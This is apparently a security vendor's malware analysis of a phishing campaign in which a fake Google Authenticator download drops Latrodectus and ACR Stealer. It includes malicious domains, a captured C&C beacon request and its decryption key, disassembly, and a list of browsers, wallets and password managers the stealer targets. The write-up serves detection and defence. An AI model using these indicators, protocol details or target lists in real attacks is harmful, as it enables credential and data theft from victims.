# Double Trouble: Latrodectus and ACR Stealer observed spreading via Google Authenticator Phishing Site

cyble.com/blog/double-trouble-latrodectus-and-acr-stealer-observed-spreading-via-google-authenticator-phishing-site/

August 8, 2024


CYBLE
#CybleBlogs
World Agricultural Cycling Competition (WACC)
Participants Targeted for Havoc C2 Dissemination
WORLD AGRICULTURAL CYCLING COMPETITION

## KeyTakeaways

- Cyble Research and Intelligence Lab (CRIL) has identified a sophisticated phishing website masquerading as an official Google Safety Centre page.
- The phishing site's primary goal is to deceive users into downloading a file that purports to be Google Authenticator. In reality, this file is a malicious application designed to install additional malicious software on the victim's system.
- The malicious file drops two distinct types of malware: **Latrodectus** and **ACR Stealer**. Each of these malware components has its own set of functionalities aimed at compromising the victim's security and extracting sensitive information.
- The ACR Stealer employs Dead Drop Resolver (DDR) to obscure its Command and Control (C&C) server details, embedding this information within seemingly innocuous locations or platforms. By disguising the C&C details, the malware enhances its stealth and reduces the likelihood of detection
- Latrodectus shows signs of active development, as evidenced by updates to its encryption key pattern and the introduction of new commands.
- This ongoing development suggests that the Threat Actor (TA) is continuously enhancing the Latrodectus malware to add new features and capabilities, reflecting an effort to adapt and evade detection.

## Overview

Cyble Research and Intelligence Labs (CRIL) recently discovered a phishing site—"*googleaauthenticator[.]com*"—cleverly crafted to resemble an official Google Safety Centre. The website's design mimics the authentic appearance of a legitimate Google service, aiming to deceive users into believing they are visiting the  Google genuine service, as shown below.



https://googleaauthenticator.com

Google Authenticator

Download

the internet safer
for everyone

Download Authenticator

Our approach

Protect people, businesses, and governments

Empower society to address cybersecurity risks

*Figure 1 – Phishing Webpage*

Upon further investigation, it became evident that the TAs behind this phishing campaign are distributing two types of malware: a recently identified strain called Latrodectus and the notorious ACR Stealer. The fraudulent site serves as a conduit for these malicious payloads, leveraging the trust and familiarity of Google's branding to lure unsuspecting victims into downloading and executing the malware.

Recently, researchers uncovered a similar campaign where attackers used

Google Ads to distribute an information-stealing malware known as "Deer Stealer." They also identified that TAs were misusing Google Ads to promote links to phishing sites. CRIL also suspects that the TA behind this campaign is utilizing Google Ads to promote phishing links.

When the user clicks on the "*Download Authenticator*" button in the phishing site, it downloads an executable named "*GoogleAuthSetup.exe*" from "*hxxps://webipanalyzer[.]com/GoogleAuthSetup.exe*". When the user runs the downloaded file, it displays a deceptive "*Unable to Install*" message. Meanwhile, in the background, it silently downloads ACR Stealer and Latrodectus to the %temp% directory and then executes them.

While the ACR Stealer gathers sensitive information from the victim and transmits it to a command and control (C&C) server, the Latrodectus uses evasion techniques to maintain persistence on the victim's machine. It also collects user information and sends it to the command-and-control server (C&C) to conduct other malicious activities.

The figure below shows the infection chain of this campaign.





*Figure 2 – Infection Chain*

## Technical Analysis

The downloaded file, "*GoogleAuthSetup.exe*," functions as a loader and is digitally signed. As shown in Figure 3, the signature is valid as of the time of this analysis.



This digital signature is OK.

Signer information

Name: Tick Trend Limited

Email: Not available


Signing time: 18 July 2024 20:30:50

Countersignatures

| Name of signer: | Email address: | Timestamp |
|---|---|---|
| SSL.com Timesta... | Not available | 18 July 2024 20:30:50 |

*Figure 3 – Digital Signature information*


Figure 4 shows that the loader file's RCData section contains encrypted payloads as well as the key required for their decryption.



```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00000000  95 F8 FA E6 5D 9F 38 FB 43 A3 72 E2 81 30 BE 1F
00000010  CD 7A 80 75 93 B6 3A 7B 2F 49 80 3B E4 E3 3B 30
00000020  3B 35 0A 41 1C 11 72 6E C7 74 68 E2 7B D4 E3 69
00000030  FB 41 88 86 43 AC 98 FF 4F F8 88 47 6B 8E 9E 87
00000040  90 90 35 0E 8D 37 32 43 ED C8 4A 4E 45 A2 0B 14
00000050  6C 12 DE E0 04 30 8C 30 A8 48 6C 03 FA 53 3D EE
00000060  F2 62 22 8F 9E 13 0C CE 1B 36 4B 4A 71 08 56 68
00000070  5C FF C9 AF 98 4A 10 4A 71 F2 13 92 29 29 4A A8
00000080  68 98 72 BB D5 D3 F4 B3 4F 47 3E D4 E3 D2 81 0C
00000090  15 D9 80 46 25 67 47 88 0A 9F CC 1A AC 0B 79 F5
000000A0  F0 52 E7 EE E6 C1 3A 3E 87 44 1A B9 61 CA B5 92
000000B0  79 16 16 66 23 8C A2 D6 CE B9 21 D8 8E A4 02 87
000000C0  99 D7 55 A6 B9 F5 13 8A 4A 5B 48 B1 11 B3 4D A8
000000D0  0F EB 80 36 69 D9 28 D9 B8 08 81 D0 79 F8 69 59
000000E0  58 B6 55 C6 85 78 F3 CF 10 CB 60 C6 07 0D 45 B5
000000F0  A3 85 DB 39 2E 93 B0 25 66 2C 28 B9 15 3C BC 26
00000100  AC C4 E3 09 23 2B 80 64 48 59 CE C1 38 A1 EE B8
00000110  F9 99 04 A3 F2 D3 61 80 E6 36 71 71 7D 9D 32 C3
00000120  53 BC 92 E0 43 B5 41 6F 08 F1 0B A3 8C DC 59 69
00000130  70 DD 55 85 77 C7 FF 80 3E 0C 92 DD C9 F1 D8 9F
00000140  99 EB 50 20 F3 BF 7B 5D 34 D2 9E 99 A1 C7 10 4C
00000150  A3 68 5A 57 8D 6E 0F 38 53 A8 DD E0 06 CB DD 36
```

*Figure 4 – RCData*

Upon execution, the malware loads the encrypted resource contents using the *LoadResource()* API, decrypts them, saves them to the %temp% directory, and then executes the decrypted executable files using SYSCALL "*NtCreateUserProcess*." The figure below shows the decrypted content saved in the %temp% location.




```
48:8B9424 D8000000 MOV RDX,QWORD PTR SS:[RSP+D8]
48:8905 57940200   MOV QWORD PTR DS:[1400393A0],RAX
48:896C24 20       MOV QWORD PTR SS:[RSP+20],RBP
FF15 04A10100      CALL QWORD PTR DS:[<&WriteFile>]
48:8B0D 05A10100   MOV RCX,QWORD PTR DS:[<&CloseHandle>]
45:33C9            XOR R9D,R9D
48:896C24 40       MOV QWORD PTR SS:[RSP+40],RBP
45:33C0            XOR R8D,R8D
48:896C24 38       MOV QWORD PTR SS:[RSP+38],RBP
48:8BD7            MOV RDX,RDI                          rdx:"MZ"
48:896C24 30       MOV QWORD PTR SS:[RSP+30],RBP
8BF0               MOV ESI,EAX
```

Writing MZ content to a new file inside %Temp% directory

```
Hex                                                 ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00     MZ..........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00     ,.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ................
00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00     .............  ...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68     ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F     is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20     t be run in DOS 
```

*Figure 5 – Writing files to the %temp% directory*

Subsequently, the TA takes an additional step to enhance the deception and obfuscate their activities. They display a fake error message to the victim. This message is designed to mislead the user into believing that the application they downloaded was legitimate but encountered a technical problem during installation.




Unable to install

An error occurred while preparing the installation.

*Figure 6 – Fake error message*

The decrypted payloads are identified as Latrodectus and ACR Stealer. When executed from the %temp% directory, Latrodectus checks whether it is running from the %appdata% directory. If not, it copies itself to %appdata%, executes from there, and then terminates its process from the %temp% location.



```
⊟ GoogleAuthSetup.exe (5996)                                  C:\Users\[redacted]\Desktop\GoogleAuthSetup.exe
   ⊟ UMLCCULAJK.exe (416)                                     C:\Users\[redacted]\AppData\Local\Temp\UMLCCULAJK.exe
        confrontation_47abc598.exe (2096)                     C:\Users\[redacted]\AppData\Roaming\falsify_steward\confrontation_47abc598.exe
     WCMDWBWBEC.exe (2112)              CloseAll Setup        C:\Users\[redacted]\AppData\Local\Temp\WCMDWBWBEC.exe
```


*Figure 7 – Process Tree*

## ACR Stealer

Upon execution, the ACR Stealer, identified by its SHA-256 hash value *532c9bc2e30150bef61a050386509dd5f3c152688898f6be616393f10b9262d3*, initiates a process to exfiltrate sensitive information from the victim’s machine. To facilitate communication with its command and control (C&C) server while avoiding detection, ACR Stealer employs a technique known as Dead Drop Resolver (DDR).

DDR is a method used to obscure and hide the true location of the C&C server by embedding this information within seemingly benign or legitimate platforms. In this case, ACR Stealer utilizes the Steam Community website as a cover for its C&C details, as shown in Figure 8.

By disguising the C&C server information within the Steam Community platform, the malware takes advantage of the website’s legitimate status to evade detection by security tools and researchers.



g6g Z2VvdHJhdmVsc2dpLnh5eg==7t3

*Figure 8 – Dead Drop Resolver*


The ACR Stealer retrieves the C2 details and constructs a specific URL to download the encrypted configuration file from "*hxxps://geotravelsgi[.]xyz/ujs/2ae977f4-db12-4876-9e4d-fc8d1778842d* " It then decrypts the configuration file. The decrypted configuration contains information about the targeted applications and their details. The table below shows the applications targeted by ACR Stealer.

| Category | Application Names |
|---|---|
| Web Browser | Google Chrome Canary, Epic Privacy Browser, Microsoft Edge, Nichrome, Opera Stable, Google Chrome Dev, Google Chrome Beta, Google Chrome SxS, Vivaldi, Mozilla Firefox, Opera GX Stable, Coowon, QIP Surf, Kometa, Torch, 360Browser, K-Melon, Orbitum, Elements Browser, CocCoc Browser, Brave-Browser, Google Chrome Unstable, CatalinaGroup Citrio, CentBrowser, TorBro, MapleStudio ChromePlus, Amigo, Google Chrome, BlackHawk, Chromium, liebao, Chromodo, Maxthon3, Opera Neon, uCozMedia Uran, Chedot, Uran |
| Email Client | Mailbird, Pocomail, yMail2, The Bat!, eM Client, Thunderbird, Opera Mail, TrulyMail, PMAIL |
| FTP Client | FileZilla, NetDrive, FTPGetter, BlazeFtp, Steed, FTP Now, Estsoft ALFTP, BitKinex, DeluxeFTP, UltraFXP, INSoftware NovaFTP, FTPBox, GoFTP, Notepad++ plugins NppFTP |
| Cryptocurrency Wallet | Electrum, Bitcoin, Daedalus Mainnet, Litecoin, Monero, Electrum-LTC, Authy Desktop, Zcash, Exodus, Anoncoin, BBQCoin, Guarda, GoldCoin (GLD), DashCore, Ethereum, YACoin, Coinomi, Armory, Digitalcoin, MultiDoge, Atomic, Namecoin, Florincoin, Freicoin, Terracoin, Dogecoin, GInfinitecoin, IOCoin, Franko, devcoin, ElectronCash, Binance, WalletWasabi, Mincoin, Megacoin |
| Messenger | WhatsApp, Psi, Tox, Signal, Psi+, Telegram, Pidgin |
| VPN | AzireVPN, NordVPN |
| Password Manager | 1Password, RoboForm, Bitwarden, NordPass |
| Other Applications | GmailNotifierPro, To-Do DeskList, MySQL Workbench, AnyDesk, GHISLER, snowflake-ssh, Sticky Notes, Conceptworld's Notezilla |

## Latrodectus

In October 2023, Walmart researchers published a blog about a malware named Latrodectus. Subsequently, this variant was analysed and discussed by other researchers at Proofpoint and Elastic. Latrodectus is a downloader that can execute commands received from a Command & Control (C&C) server. Researchers have also confirmed that it was developed by the creators of IcedID. Most of the Latrodectus behaviors observed in this campaign show similarities to those in previous campaigns. In this section, we summarize only the changes observed in the Latrodectus version 1.3.

Like the previous campaign, the initial Command & Control (C&C) communication from the victim's machine, which is base64 encoded and RC4 encrypted, is depicted in the figure below.




```
POST /live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: godfaetret.com
Content-Length: 316
Cache-Control: no-cache

Bs56uBNmcrBgCPdphrzR0paZZQOybxPTtWkDh4vsMFdkxT1587wSJBpLwM/
3pTsoIcZIWd7xdendkbjnXrg4mrkPFOG9vtsZ8ynXI2IFWHh++xPZ5qdgQzAx8CIj2bccV6EOt2dQD2jm4vR3vAHhX6itdmKhlb76+sNPQ
```

*Figure 9 – C&C Communication*

In this version, the TA has used a random string "*1SJUf0qxxRVHjgWtVJDajSnFbT2glz9jy7qZE0au0MZPX3HOmf*" as the key for encrypting the Command & Control (C&C) communication. In previous versions, the key used for encryption was "12345." The figure below shows the decrypted content of its C&C communication using CyberChef.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

RC4

Passphrase: 1SJUf0qxxRVHj… UTF8

Input format: Latin1

Output format: Latin1


```
Bs56uBNmcrBgCPdphrzR0paZZQOybxPTtWkDh4vsMFdkxT1587wSJBpLwM/3pTsoIcZIWd7xdendkbjnXrg4mrkPFOG9vtsZ8ynXI2IF
WHh++xPZ5qdgQzAx8CIj2bccV6EOt2dQD2jm4vR3vAHhX6itdmKhlb76+sNPQnMQU2PXLOFLK30PCVVUUBU7K43K5swe1WHG2u7r2mzS
isT2LRfUB/nPHRxcWWG2IV27JXIJOLPLxU235HpRsa/WqJfBVWA=
```

Output

```
counter=0&type=1&guid=98C5B8985811781838D8F898[redacted]8&os=6&arch=1&username=user&group=3490196713&ver=1.3&up
=3&direction=spikeliftall.com&mac=0[redacted];&computername=DESKTOP-1111111&domain=-
```

*Figure 10 – decrypted content*

In version 1.3 of Latrodectus, the scheduled task created is configured to launch the malicious file every 10 minutes. In contrast, version 1.1 utilized a task scheduler set to execute the malicious file only at logon. This change in scheduling frequency indicates a shift towards more persistent and frequent execution of the malware in the newer version.



| Name | Status | Triggers | Nex |
|---|---|---|---|
| anxiety | Ready | At 08:12 on 08-08-2014 - After triggered, repeat every 10 minutes indefinitely. | 05-( |


anxiety Properties (Local Computer)

When you create a task, you must specify the action that will occur when your task starts.

| Action | Details |
|---|---|
| Start a program | "C:\Users[redacted]AppData\Roaming\falsify_steward\confrontati |

*Figure 11 – Scheduled task*

Additionally, the developers behind Latrodectus have added a new command in version 1.3. While version 1.1 had 11 commands, version 1.3 now includes 12 commands, as shown in the figure below, reflecting an enhancement in the malware's functionality and capabilities.



```
MOV EAX,DWORD PTR SS:[RSP+1D8]
MOV DWORD PTR SS:[RSP+24],EAX
CMP DWORD PTR SS:[RSP+24],F
JG confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],F
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],2
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],3
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],4
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],C                       C:'\f'
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],D                       D:'\r'
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],E
JE confrontation_47abc598_0000000140000000.bin
JMP confrontation_47abc598_0000000140000000.bi
CMP DWORD PTR SS:[RSP+24],11
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],12
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],13
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],14
JE confrontation_47abc598_0000000140000000.bin
CMP DWORD PTR SS:[RSP+24],15
JE confrontation_47abc598_0000000140000000.bin
JMP confrontation_47abc598_0000000140000000.bi
MOV EDX,1
LEA RCX,QWORD PTR SS:[RSP+40]
```

Command ID : 21

*Figure 12 – BOT command IDs*

## Conclusion

This sophisticated phishing campaign illustrates the growing complexity of cyber threats, with attackers employing deceptive tactics to compromise users. By mimicking a legitimate Google Safety Centre page and distributing a malicious file disguised as Google Authenticator, the attackers deploy two distinct types of malware—Latrodectus and ACR Stealer—with targeted malicious purposes.

ACR Stealer's use of Dead Drop Resolver (DDR) to obscure its C&C server details highlights advanced evasion strategies. The continuous development of Latrodectus, including updated encryption and new commands, demonstrates the attackers' persistent efforts to refine and enhance their malware.

## Recommendations

- Always download Google Authenticator directly from official sources, such as the Google Play Store or the Apple App Store, to ensure you are getting the legitimate app and avoid phishing scams.
- This campaign reaches users via malicious Google ads. Users should be cautious when interacting with ads and verify the authenticity of links before clicking. Organizations should consider monitoring ad platforms for suspicious activity and employing advanced threat detection tools to identify and block phishing attempts.
- The TA has created a phishing site posing as Google Safety Centre. To protect yourself, verify the legitimacy of websites by scrutinizing URLs and avoiding suspicious links.

- Conduct training sessions to educate users on recognizing phishing attempts and the risks of downloading files from untrusted sources. Emphasize the importance of verifying the legitimacy of websites and links before interaction.
- Use network security tools to monitor and block communications with known Command and Control (C&C) servers. Implement firewalls and intrusion detection systems to detect and prevent unauthorized access.
